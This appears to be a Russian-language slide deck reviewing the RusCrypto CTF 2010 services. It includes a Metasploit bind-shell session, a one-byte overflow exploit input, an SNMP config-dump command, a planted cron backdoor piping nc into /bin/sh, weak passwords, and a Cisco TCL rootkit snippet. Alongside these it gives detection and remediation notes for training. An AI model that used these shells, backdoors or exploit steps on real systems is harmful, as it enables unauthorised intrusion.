http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf > use exploit/freebsd/
use exploit/freebsd/tacacs/xtacacsd_report use exploit/freebsd/telnet/ttyprompt
use exploit/freebsd/telnet/fuser use exploit/freebsd/webserve/test
msf > use exploit/freebsd/webserve/test
msf exploit(test) > set payload bsd/x86/shell/bind_tcp
payload => bsd/x86/shell/bind_tcp
msf exploit(test) > set TARGET 0
TARGET => 0
msf exploit(test) > set RHOST 192.168.0.3
RHOST => 192.168.0.3
msf exploit(test) > set LPORT 777
LPORT => 777
msf exploit(test) > exploit

[*] Started bind handler
[*] Trying target address 0xbfbfcdd0...
[*] Sending stage (46 bytes)
[*] Command shell session 1 opened (192.168.0.102:53510 -> 192.168.0.3:777)

cat /YOURFLAG.TXT

This is the CTF

Flag: b1f13e7227c57c7c7731b24fe10f685a
```



РусКрипто СТФ 2010: Система документооборота

- **Дополнительные уязвимости**
 - Процесс работает под привилегированной учетной записью (uid0)
 - Подбор и недостаточная аутентификация (используется javascript)
 - Уязвимые конфигурации ОС



РусКрипто CTF 2010: Сервис управления датчиками

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Native TCP Server Время жизни: на протяжении всего CTF	Однобайтовое переполнение	Расположение флага известно	10	28	CIT, Bushwhackers, ХакерДом
Native TCP Server (bonus) Время жизни: на протяжении всего CTF	Не требуются	Реверсинг, флаг вшит в демон	2-4	12	SiBears, ХакерДом, CIT
Native TCP Server (bonus) Время жизни: 2 часа с момента оповещения о событии	Однобайтовое переполнение	Флаг расположен в файле /root/.bash_history	10	3	Никто не сумел захватить флаг.



РусКрипто СТФ 2010: Сервис управления датчиками

- **Получение пароля к сервису**

```
mov     dword ptr [esp+4], offset aPizza ; "pizza"
lea     eax, [ebp+var_4C]
mov     [esp], eax
call    sub_804E880
test    al, al
jz      short loc_804BC03
```

```
jmp     loc_804BEA
```

```
172.30.0.1 - PuTTY
Trying 192.168.0.4...
Connected to localhost.
Escape character is '^'.
OK CosaNostra Owen Control 1.0.23
help
LIST - list of sensors
GET [sensor] - get information
SET sensor value password - set value
EXIT - stop the controller
list
+OK
temperature
heater
cooler
transporter
system
set transporter 10 pizza
+OK
```

```
sh
offset aIncorrectPassw ; "Incorrect password\n\r"
```



РусКрипто СТФ 2010: Сервис управления датчиками

- **Однобайтовое переполнение**

- **Фрагмент уязвимого кода:**

```
...  
char cmd[50]; //was 4096  
...  
nb = anetRead(cli->fd, cmd, 140);  
...  
else if (strcmp(cmd, "SHELL") == 0 && loc_shl != 0) {  
// execute shell command  
...  
}
```

- **Эксплуатация:**

```
OK CosaNostra Owen Control 1.0.23  
AAA[126]AAA  
-ERR  
shell cat /YOURFLAG.TXT
```

```
cmd= byte ptr -96h  
var_64= dword ptr -64h  
var_60= dword ptr -60h  
var_5C= byte ptr -5Ch  
var_50= byte ptr -50h  
var_4C= byte ptr -4Ch  
var_48= byte ptr -48h  
var_41= byte ptr -41h  
var_40= byte ptr -40h  
var_39= byte ptr -39h  
var_38= byte ptr -38h  
var_31= byte ptr -31h  
var_30= byte ptr -30h  
var_29= byte ptr -29h  
var_28= byte ptr -28h  
var_21= byte ptr -21h  
var_20= byte ptr -20h  
var_1B= byte ptr -1Bh  
_loc_adm= byte ptr -1Ah  
_loc_shl= byte ptr -19h  
var_18= dword ptr -18h  
var_14= dword ptr -14h
```



РусКрипто СТФ 2010: Сервис управления датчиками

- **Дополнительные уязвимости**
 - Процесс работает под привилегированной учетной записью (uid0)
 - Не используется криптографическая защита
 - Подбор
 - Уязвимые конфигурации ОС



Задания для самостоятельного выполнения

- В раздаточном материале содержится:
 - Исходный код «Системы документооборота»
 - Исходный код «Сервиса управления датчиками»



РусКрипто CTF 2010: Тестовый сервер

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Apache/PHP/MYSQL/BITRIX Время жизни: 5 часов с момента начала CTF	Подбор (множество интерфейсов)	Расположение флага известно	2	3	Bushwhackers, ХакерДом, SiBears
	SQL Injection/File Including				
Apache/PHP/MYSQL/BITRIX Время жизни: 4 часа с момента изменения состояния	Подбор, SQL Injection/File Including (если не устранено)	Расположение флага известно	1-2	4	Bushwhackers, ХакерДом, CIT, SiBears, [Censored]
	Back-door (выполнение команд на сервере)				
Apache/PHP/MYSQL/BITRIX Время жизни: 30 минут с момента оповещения о событии	Подбор (если не устранено)	Флаг расположен в файле /usr/home/lena/.history	1-2	2	ХакерДом
	Back-door (выполнение команд на сервере)				



РусКрипто СТФ 2010: Тестовый сервер

- **Подбор (множество интерфейсов)**

- **Доступные протоколы:**

login/shell/telnet/ssh,

mysql,

ftp (доступ к корневому каталогу веб-сервера)

- **Учетные записи со слабыми паролями:**

toor:root

andrey:andrey

www1:password

alla:misha


olga:4321

sergey:qwerty1



РусКрипто СТФ 2010: Тестовый сервер

- **SQL Injection/File Including/XSS**
- **/bitrix/admin/index.php -> admin:123456**



РусКрипто СТФ 2010: Тестовый сервер

- **Back-door (выполнение команд на сервере)**

```
[~] cat /etc/crontab
...
*/5 * * * * root /usr/libexec/atrun
...
[~] file /usr/libexec/atrun
/usr/libexec/atrun: POSIX shell script text executable
[~] cat /usr/libexec/atrun
#!/bin/sh
if [ `ps -ax|grep 31337|wc -l` -lt 2 ]; then /usr/bin/nc -l -w 10 -u 31337|/bin/sh|nc -w 10 -l 31337; fi
```



```
[root@test ./]# nc -u 192.168.0.5 31337
cat /YOURFLAG.TXT
[~] cat /YOURFLAG.TXT
b4fd46260255cafa9700feba64b59c657
```




РусКрипто СТФ 2010: Тестовый сервер

- **Дополнительные уязвимости**

- Раскрытие конфиденциальной информации (`display_errors=off`)
- Подбор (`/bitrix/admin/`, etc)

...

- **Уязвимые конфигурации ОС/MySQL/Apache/PHP и сторонних приложений Bitrix/phpmyadmin**
- **Уязвимые версии ПО**



```
172.30.0.1 - PuTTY
[root@test /]# portaudit -a
Affected package: curl-7.19.5_1
Type of problem: curl -- libcurl buffer overflow vulnerability.
Reference: <http://portaudit.FreeBSD.org/c8c31c41-49ed-11df-83fb-0015587e2cc1.html>

Affected package: php5-5.2.10
Type of problem: php -- multiple vulnerabilities.
Reference: <http://portaudit.FreeBSD.org/39a25a63-eb5c-11de-b650-00215c6a37bb.html>

Affected package: postgresql-client-8.2.13
Type of problem: postgresql -- multiple vulnerabilities.
Reference: <http://portaudit.FreeBSD.org/e7bc5600-aaa0-11de-bd9c-00215c6a37bb.html>

Affected package: php5-gd-5.2.10
Type of problem: gd -- '_gdGetColors' remote buffer overflow vulnerability.
Reference: <http://portaudit.FreeBSD.org/4e8344a3-ca52-11de-8ee8-00215c6a37bb.html>

Affected package: php5-5.2.10
Type of problem: php5 -- Multiple security issues.
Reference: <http://portaudit.FreeBSD.org/437a68cf-b752-11de-b6eb-00e0815b8da8.html>

5 problem(s) in your installed packages found.

You are advised to update or deinstall the affected package(s) immediately.
[root@test /]#
```



РусКрипто CTF 2010: Точка беспроводного доступа

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
WIFI Время жизни: с момента появления до конца CTF	Взлом ключа WEP 104 бит (оборудование Cisco в стандартной конфигурации)	Флаг = ключ WEP + 6 символов из SSID	10	8	Никто не сумел захватить флаг.

- **Даже с отключенными настройками безопасности (включая IPS) оборудование Cisco Wireless LAN Controller 2100 (AP Cisco 1240) способно успешно противодействовать атаке на протокол WEP без легитимного трафика пользователей.**
- **Ноутбуки планировавшиеся для создания трафика были заняты поддержкой выхода в интернет.**
- **Задача была не решаемой.**



РусКрипто CTF 2010: Коммутатор Cisco

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Cisco IOS Время жизни: на протяжении всего CTF	Подбор Back-door (на четвертом терминале разрешен доступ с privilege 15 без какой-либо авторизации)	Флаг нужно найти в nvram	5	10	Bushwhackers
Cisco TCL rootkit (bonus) Время жизни: на протяжении всего CTF	Найти порт	Догадаться, каким образом можно получить флаг	1	3	ХакерДом



РусКрипто CTF 2010: Коммутатор Cisco


- **Подбор**

Cisco/Cisco; enable zhasqw

- **Выгрузка конфигурации через SNMP**

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.2.31337 integer 1

...

 **Серьезная уязвимость**
Разрешен удаленный доступ к файлу конфигурации

Описание

Через протокол TFTP можно получить конфигурацию устройства, которое не требует аутентификации. Конфигурация может быть использована для получения неавторизованного доступа. Необходимо отключить сервис TFTP или ограничить доступ к конфигурационным файлам.

Список доступных файлов конфигурации через сервис TFTP

- **Back-door**

...

aaa authentication login default local

aaa authentication login authen none

...

line vty 0 3


exec-timeout 0 0

line vty 4

exec-timeout 0 0

privilege level 15

login authentication authen



РусКрипто CTF 2010: Коммутатор Cisco

- **Cisco TCL rootkit**

...

```
if { [regexp {^(show|sh) flag\s*(.*)$} $line]} {
```

```
puts $sock "Flag: \${1}\$Or\\/\v5Vx\$Of2lpfkW51N7AKuz1kXaa\/"
```

```
return [close $sock]
```

```
}
```

...

```
puts -nonewline $sock "Router# "
```

```
flush $sock
```

...


- **Методы обнаружения:**

```
# sh proc | i Tcl
```

```
# sh tcp brief all numeric
```

```
# sh control-plane host open-ports
```

- **ХАКЕР № 11 (142) «Атака через TCL», Роман Ильин**



```
192.168.0.10 - PuTTY
Router#sh control-plane host open-ports
Active internet connections (servers and established)
Prot          Local Address           Foreign Address         Service       State
tcp           *:23                    *:0                     Telnet       LISTEN
tcp           *:80                    *:0                     HTTP CORE    LISTEN
tcp           *:80                    *:0                     HTTP CORE    LISTEN
tcp           *:23                    192.168.0.102:63972    Telnet       ESTABLIS
tcp           *:2002                  *:0                     Tcl Serv -   LISTEN
udp           *:69                    *:0                     TFTP-Server LISTEN
udp           *:161                   *:0                     IP SNMP     LISTEN
udp           *:162                   *:0                     IP SNMP     LISTEN
udp           *:49253                 *:0                     IP SNMP     LISTEN

Router#telnet 192.168.0.10 2002
Trying 192.168.0.10, 2002 ... Open
Cisco router admin console:


Router# ?
HELP: show {cisco args}, systat, dir
Router# show flag
This is the CTF flag: 7f89ce4d80d70a7b752bace368832721

[Connection to 192.168.0.10 closed by foreign host]
Router#
```



РусКрипто СТФ 2010: Коммутатор Cisco


● Дополнительные уязвимости и соответствие CIS



CIS - Cisco IOS

Контрольный список проверок для Cisco IOS
CIS Benchmark version 2.2

192.168.0.10 / 192.168.0.10



Не соответствует



Правила локальной аутентификации, авторизации и учета (AAA): Необходима локальная аутентификация AAA при входе на устройство



Краткое описание

Для аутентификации, авторизации и учета действий администраторов должна использоваться централизованная система аутентификации, авторизации и учета (AAA).



Практическое занятие часть 2

- **(192.168.0.10) Cisco**
 - Провести выгрузку используемой конфигурации через протокол SNMP.
 - Осуществить доступ к коммутатору Cisco с уровнем привилегий «privileges 15».



РусКрипто CTF 2010: Windows

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Win2k3 (SP1) Время жизни: с момента появления 3 часа 20 минут	Подбор (множество интерфейсов)	Обезвредить SMS-вирус Обнаружить и выгрузить rootkit Найти флаг в каталоге временных файлов Подобрать пароль к архиву	3-7	10	Никто не сумел захватить флаг.
	Эксплуатация удаленных уязвимостей	Подключиться через SMB Найти флаг в каталоге временных файлов Подобрать пароль к архиву			
Win98 Время жизни: с момента появления до конца CTF	Подбор	Флаг содержится в данных из PWL-файла	3	12	Никто не сумел захватить флаг.



РусКрипто CTF 2010: Windows 2003

Если компьютер не будет разблокирован то все ваши файлы будут удалены

Осталось времени до удаления файлов

2:47:4

ВАШ КОМПЬЮТЕР ЗАБЛОКИРОВАН

Введите код разблокировки

Разблокировать

ЧТОБЫ ПОЛУЧИТЬ КОД РАЗБЛОКИРОВКИ

ОТПРАВЬТЕ СМС С ТЕКСТОМ
8056534



РусКрипто CTF 2010: Windows 2003

● Вектор 1 (долгий):

- Подобрать пароль к Radmin (pw: 11111111)
- Обезвредить SMS-вирус (<http://www.esetnod32.ru/.support/winlock/>, <http://www.drweb.com/unlocker/>, <http://support.kaspersky.ru/viruses/deblocker>)
- Обнаружить и выгрузить rootkit (<http://www.eset.com/download/sysinspector>, <http://www.gmer.net/>, <http://www.antirootkit.com/>, etc)
- Найти флаг в каталоге временных файлов
- Подобрать пароль к архиву (juancsp, etehadd... InsidePro.dic)

● Вектор 2 (быстрый):

- Подобрать пароль администратора (P@ssw0rd) или воспользоваться эксплойтом
- Подключиться через SMB (правила FW и IPSEC запрещают доступ по SMB из «своей сети», но разрешают из «чужой»)
- Найти флаг в каталоге временных файлов
- Подобрать пароль к архиву (juancsp, etehadd... InsidePro.dic)



РусКрипто СТФ 2010: Windows 2003

- К слову об уязвимостях...

The image displays two screenshots of the Immunity Canvas application interface. The left screenshot shows the 'Current Session: default' window with a 'Tree of nodes' (Дерево узлов) view. It features a table of modules on the left and a network diagram on the right. The diagram shows a red node (ID: 0, 10.0.0.200, LocalNode) connected to a blue node (ID: 0->0, 192.168.0.7, win32Node). The right screenshot shows a similar view but with a more complex network diagram. It includes a red node (ID: 0, 172.30.0.240, LocalNode) connected to a blue node (ID: 0->0, 192.168.0.7, win32Node). This blue node is further connected to three other blue nodes: (ID: 0->0->0, 192.168.1.7, win32Node), (ID: 0->0->0->0, 192.168.3.7, win32Node), and (ID: 0->0->1, 192.168.2.7, win32Node). Below the network diagrams, there are log windows showing system messages and command outputs.

Left Screenshot: Immunity Canvas Ver: 6.56 | Current Session: default

Name	Description
ms07_029	Microsoft DNS Server
ms08_059	Microsoft Host Integ
ms08_067	Windows Server Serv
ms09_022_loaddll	Microsoft Windows F
mssql_replwritetovarbin	replwritetovarbin sto
mssqlhello	MSSQL Hello Stack C
msxexch50	MS Exchange 2000 XI
naimas32	Naimas32
netmail	Novell NetMail
openview_trace	HP OpenView Trace!

Right Screenshot: Immunity Canvas Ver: 6.56 | Current Session: default

Target Host: 192.168.3.7

Current Target (y): 192.168.3.7

Tree of nodes (Дерево узлов):

- ID: 0, 172.30.0.240, LocalNode (Red)
- ID: 0->0, 192.168.0.7, win32Node (Blue)
- ID: 0->0->0, 192.168.1.7, win32Node (Blue)
- ID: 0->0->0->0, 192.168.3.7, win32Node (Blue)
- ID: 0->0->1, 192.168.2.7, win32Node (Blue)

Log Window (Left Screenshot):

```
[ Thu May 20 16:49:39 2010 ] [C] (192.168.0.7/32) Automatic startup in progress
[ Thu May 20 16:49:39 2010 ] [D] Doing a Listener-Shell
[ Thu May 20 16:49:39 2010 ] [!] Looks like we're on virtual hardware :-[
[ Thu May 20 16:49:39 2010 ] [C] (192.168.0.7/32) checkvm -> Host is likely to be a VirtualMachine
[ Thu May 20 16:49:39 2010 ] [A] Automatic startup done
[ Thu May 20 16:49:39 2010 ] [D] Done handling a new Listener Connection
[ Thu May 20 16:49:40 2010 ] [F] Finished postactions on node 0->0
```

Log Window (Right Screenshot):

```
[ Tue Mar 30 17:12:16 2010 ] [G] GetProcAddress_withmalloc: Found samsrv.dll|SamrCloseHandle at 741d6029
```



РусКрипто CTF 2010: Windows 98

- **Подбор пароля к C\$ (например, xsharez)**
- **Восстановление данных из PWL-файла администратора (например, герwl)**
- **Правильное уведомление об уязвимости:**
 - Краткое описание:
Обнаружена устаревшая операционная система, которая с 11 июля 2006 года не поддерживается производителем.
 - Решение: Отключить от информационной системы.



Хронология событий



соревнования
РусКрипто CTF



Bushwhackers
336



CIT
486



Huge Ego Team
33



SiBears
323



ХакерДом
376




[Censored]
37



03.04.2010 18:12	Вы уволены :) Access Denied
03.04.2010 18:11	Команда Bushwhackers зарабатывает 6 баллов, +4 атака за отправку флага.
03.04.2010 18:11	Команда Bushwhackers отправила флаг
03.04.2010 18:11	Команда Bushwhackers зарабатывает 6 баллов, +4 атака за отправку флага.
03.04.2010 18:11	Команда Bushwhackers отправила флаг
03.04.2010 17:58	Команда Bushwhackers зарабатывает 6 баллов, +4 атака за отправку флага.
03.04.2010 17:58	Команда Bushwhackers отправила флаг
03.04.2010 17:56	Команда SiBears отправила уведомление об уязвимости
03.04.2010 17:52	Команда Bushwhackers зарабатывает +1 баллов за обнаруженную уязвимость
03.04.2010 17:51	Команда Huge Ego Team зарабатывает +1 баллов, +3 защита за обнаруженную уязвимость и за ее устранение
03.04.2010 17:51	Команда SiBears отправила уведомление об уязвимости
03.04.2010 17:50	Команда ХакерДом зарабатывает +2 баллов, +7 атака за обнаруженную уязвимость
03.04.2010 17:48	Команда Huge Ego Team зарабатывает +1 баллов за обнаруженную уязвимость
03.04.2010 17:48	Команда Bushwhackers отправила уведомление об уязвимости
03.04.2010 17:47	Команда SiBears зарабатывает +3 баллов, +5 защита за устранение уязвимости



РусКрипто СТФ 2010: Хронология начисления баллов на протяжении всего соревнования



РусКрипто СТФ 2010: Динамика начисления баллов

